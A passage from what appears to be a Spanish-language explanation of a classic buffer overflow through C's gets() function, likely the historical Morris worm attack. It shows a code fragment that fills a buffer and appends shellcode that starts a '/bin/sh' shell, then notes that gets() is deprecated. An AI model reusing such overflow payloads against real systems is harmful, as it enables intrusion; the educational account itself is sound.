        buf[i] = '\0';
    for(i = 0; i < 400; i++)
        buf[i] = 1;
    for(j = 0; j < 28; j++)
        buf[i+j] = "\335\217/sh\0\335\217/bin\320^Z\335\0\335\0\335Z\335
\003\320^\\\274;\344\371\344\342\241\256\343\350\357\256\362\351"[j];

    //[...]
}
```

Desde entonces el uso de la función *gets* se considera una muy mala práctica de programación y, de hecho, ha sido eliminada en las últimas versiones de C.